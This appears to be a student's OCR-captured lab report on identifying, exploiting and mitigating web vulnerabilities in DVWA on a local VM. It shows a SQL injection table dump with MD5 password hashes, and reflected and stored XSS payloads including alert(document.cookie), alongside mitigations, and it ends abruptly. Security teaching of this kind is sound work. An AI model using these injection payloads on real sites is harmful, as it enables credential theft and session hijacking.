BHARATIYA VIDYA BHAVAN'S
SARDAR PATEL INSTITUTE OF TECHNOLOGY
Bhavan's Campus, Munshi Nagar, Andheri (West), Mumbai – 400058-India
Department of Computer Engineering

CRYPTOGRAPHY & NETWORK SECURITY

Name	Gunjan Dharmesh Daiya
UID no.	2023300034
Experiment No.	7.
GitHub Link	https://github.com/gunjandaiya23-svg/cns_exp7_web_app_vul
Date:	16/10/25


AIM:	The aim of this experiment is to identify, exploit and mitigate the common web application vulnerabilities
SOFTWARE USED:	VM + DVWA (Damn Vulnerable Web Application)



Executive Summary


I deployed DVWA in an isolated LAMP environment and systematically identified, exploited, and mitigated a range of common web application vulnerabilities — including SQL injection, reflected and stored XSS, CSRF, insecure file upload, command injection, and file inclusion.


For each issue I documented the vulnerable endpoint, reproduced the exploit with controlled inputs, captured evidence (screenshots and logs), analyzed root causes (unsafe string concatenation, lack of output encoding, missing CSRF tokens, permissive upload/execution settings, and absent input validation), and implemented practical fixes such as prepared statements, contextual output encoding, CSRF tokens, strict upload handling, input allow-listing, and hardened server configuration. The exercises illustrated how weak password storage and lax cookie/server settings amplify impact, and showed that post-fix retesting effectively prevents the demonstrated attacks. Overall, the lab reinforced that combining secure coding practices, least privilege, and defense-in-depth (MFA, CSP, logging/monitoring) is essential to reduce real-world risk and protect web applications.


BHARATIYA VIDYA BHAVAN'S
SARDAR PATEL INSTITUTE OF TECHNOLOGY
Bhavan's Campus, Munshi Nagar, Andheri (West), Mumbai – 400058-India
Department of Computer Engineering

Part A — Setup & baseline	
Setup notes (commands, IPs masked)	
Setup	**Safety & isolation:** Lab VM run on an isolated network (host-only / NAT) to avoid affecting external systems. No production systems were involved. All testing was performed locally and only against the intentionally vulnerable DVWA instance. **Environment (lab host & target)** - Host OS: Ubuntu 22.04 LTS - Target web app: DVWA (Damn Vulnerable Web App) deployed on the host VM. - Network: VM reachable at http://127.0.0.1/dvwa/ VM was run in an isolated LAN (host-only or NAT) to keep the lab network separated from production/internet. - Browser used: Firefox (developer tools) **DVWA installation & configuration** Completed DVWA initialization: open http://127.0.0.1/dvwa/setup.php and click **Create / Reset Database**. Login page: ● Default login used (mask in report): admin / password 

	DVWA security level set to **low** for initial labs (changed later to medium/high for advanced tests). 
Part B — Basic vulnerabilities	
1. SQL Injection (SQLi) vulnerabilities/sqli	
QUESTION:	Demonstrate retrieving another user's password or dumping a table.
ANSWER:	As we went to SQL injection section in DVWA we find 5 users: 


127.0.0.1/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: SQL Injection
User ID:
Submit
ID: 2
First name: Gordon
Surname: Brown
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


127.0.0.1/dvwa/vulnerabilities/sqli/?id=3&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: SQL Injection
User ID:
Submit
ID: 3
First name: Hack
Surname: Me
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


127.0.0.1/dvwa/vulnerabilities/sqli/?id=4&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: SQL Injection
User ID:
Submit
ID: 4
First name: Pablo
Surname: Picasso
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/

Ran: SELECT * FROM dvwa.users; in the database and exported the result. The output showed user rows and password hashes.

```
MariaDB [(none)]> select * from dvwa.users;
+---------+------------+-----------+---------+----------------------------------+--------------------------------+---------------------
----+-------------+--------+-----------------+
| user_id | first_name | last_name | user    | password                         | avatar                         | last_login
    | failed_login | role   | account_enabled |
+---------+------------+-----------+---------+----------------------------------+--------------------------------+---------------------
----+-------------+--------+-----------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | /dvwa/hackable/users/admin.jpg   | 2025-10-16 15:2
0:21 |           0 | admin  |               1 |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 | /dvwa/hackable/users/gordonb.jpg | 2025-10-16 15:2
0:20 |           0 | user   |               1 |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b | /dvwa/hackable/users/1337.jpg    | 2025-10-16 15:2
0:20 |           0 | user   |               1 |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | /dvwa/hackable/users/pablo.jpg   | 2025-10-16 15:2
0:20 |           0 | user   |               1 |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | /dvwa/hackable/users/smithy.jpg  | 2025-10-16 15:2
0:20 |           0 | user   |               1 |
+---------+------------+-----------+---------+----------------------------------+--------------------------------+---------------------
----+-------------+--------+-----------------+
5 rows in set (0.000 sec)

MariaDB [(none)]>
```

Interesting finding / compromise: one row (Bob Smith) had the **same password hash** as the admin account (whose password was the default password). From the matching hash we inferred Bob's password was also password. This can be used further ahead

Security risks

- MD5 used for password hashing — fast and cryptographically broken.
- No per-user salt — identical passwords produce identical hashes.
- Password reuse detected (same hash for admin and another user).
- Vulnerable to rainbow-table and precomputed attacks.
- Lack of rate-limiting/lockout magnifies brute-force risk.



Short recommendations

- Replace MD5 with bcrypt or Argon2 (use proper work factors).
- Use a unique salt per user (bcrypt/Argon2 handle this).
- Enforce strong password policies and block common/default passwords.
- Implement account lockout or rate-limiting on authentication attempts.
- Add multi-factor authentication (MFA) for sensitive accounts.


CVSS-like risk rating

- **Risk: High**

Rationale: SQL injection on an authentication / user table allows disclosure of user credentials and potentially full DB compromise. In this lab the vulnerability directly enabled dumping of dvwa.users and discovery of a

	reused/default password, enabling account takeover.
2. Reflected XSS — vulnerabilities/xss_r	
QUESTION:	Craft a payload that displays an alert and show impact (cookie theft discussion)
ANSWER:	 **Reflected XSS page:** a simple input form that asks the user for their name and immediately displays it back on the page. At low security the app prints that input raw (no encoding), so a malicious user can submit JavaScript (e.g. <script>…</script>) which the browser will execute when the page renders. That execution can be used to steal cookies, hijack sessions, perform actions as the victim, or deliver phishing/malware—far worse than the benign alert() demo.  In this we put an alert popup instead of name

```
<script>
  alert('XSS Vulnerability');
</script>
```




```
<script>
  alert(document.cookie);
</script>
```

Security risks



- Steal session cookies (document.cookie) → session hijacking / account takeover (if cookies not HttpOnly).
- Perform actions on behalf of the victim (CSRF-like actions) — change profile, perform transactions, post content.
- Keylogging and form input capture (steal credentials typed later).
- Persistent phishing / UI redress attacks (fake login overlays) to harvest credentials.


Short recommendations


- Validate expected input (e.g., allow only letters for a "name" field) and normalize input lengths.
- Do not rely on client-side filtering only.
- Avoid innerHTML with untrusted data; use safe DOM APIs.
- Convert stored-sensitive fields to not allow script tags; sanitize stored content.

CVSS-like risk rating

- **Ris**k: High
- Rationale: Reflected XSS allows execution of arbitrary JavaScript in the victim's browser. On sites with authentication and no HttpOnly

	cookies, this can lead to session theft and account takeover. Even if immediate impact appears low (an alert), attackers can craft payloads to steal cookies
3. Stored XSS — vulnerabilities/xss_s	
QUESTION:	Post a persistent payload and demonstrate page rendering it.
ANSWER:	 





- The application **saved** that input to its backend (database) without sanitizing or encoding it.
- Later, when the page that displays messages loads (for you or other users), the server **renders the stored message as HTML**.
- The browser parses the HTML and executes the injected JavaScript — that's why your alert (or any JS) runs every time the page is viewed.
- Because the payload is persistent in the database, every visitor (including admins/moderators) who views that page can be affected — this makes stored XSS higher-impact than a single reflected XSS.

Security risks (Stored XSS)

- Persistent script execution for every visitor — can compromise many users (scale).
- Session hijacking if cookies are readable (no HttpOnly) — account takeover.
- Persistent phishing / UI redress — fake forms or overlays to harvest credentials.
- Targeting admins/moderators to change site content/config or plant backdoors.



Recommendations (Stored XSS)

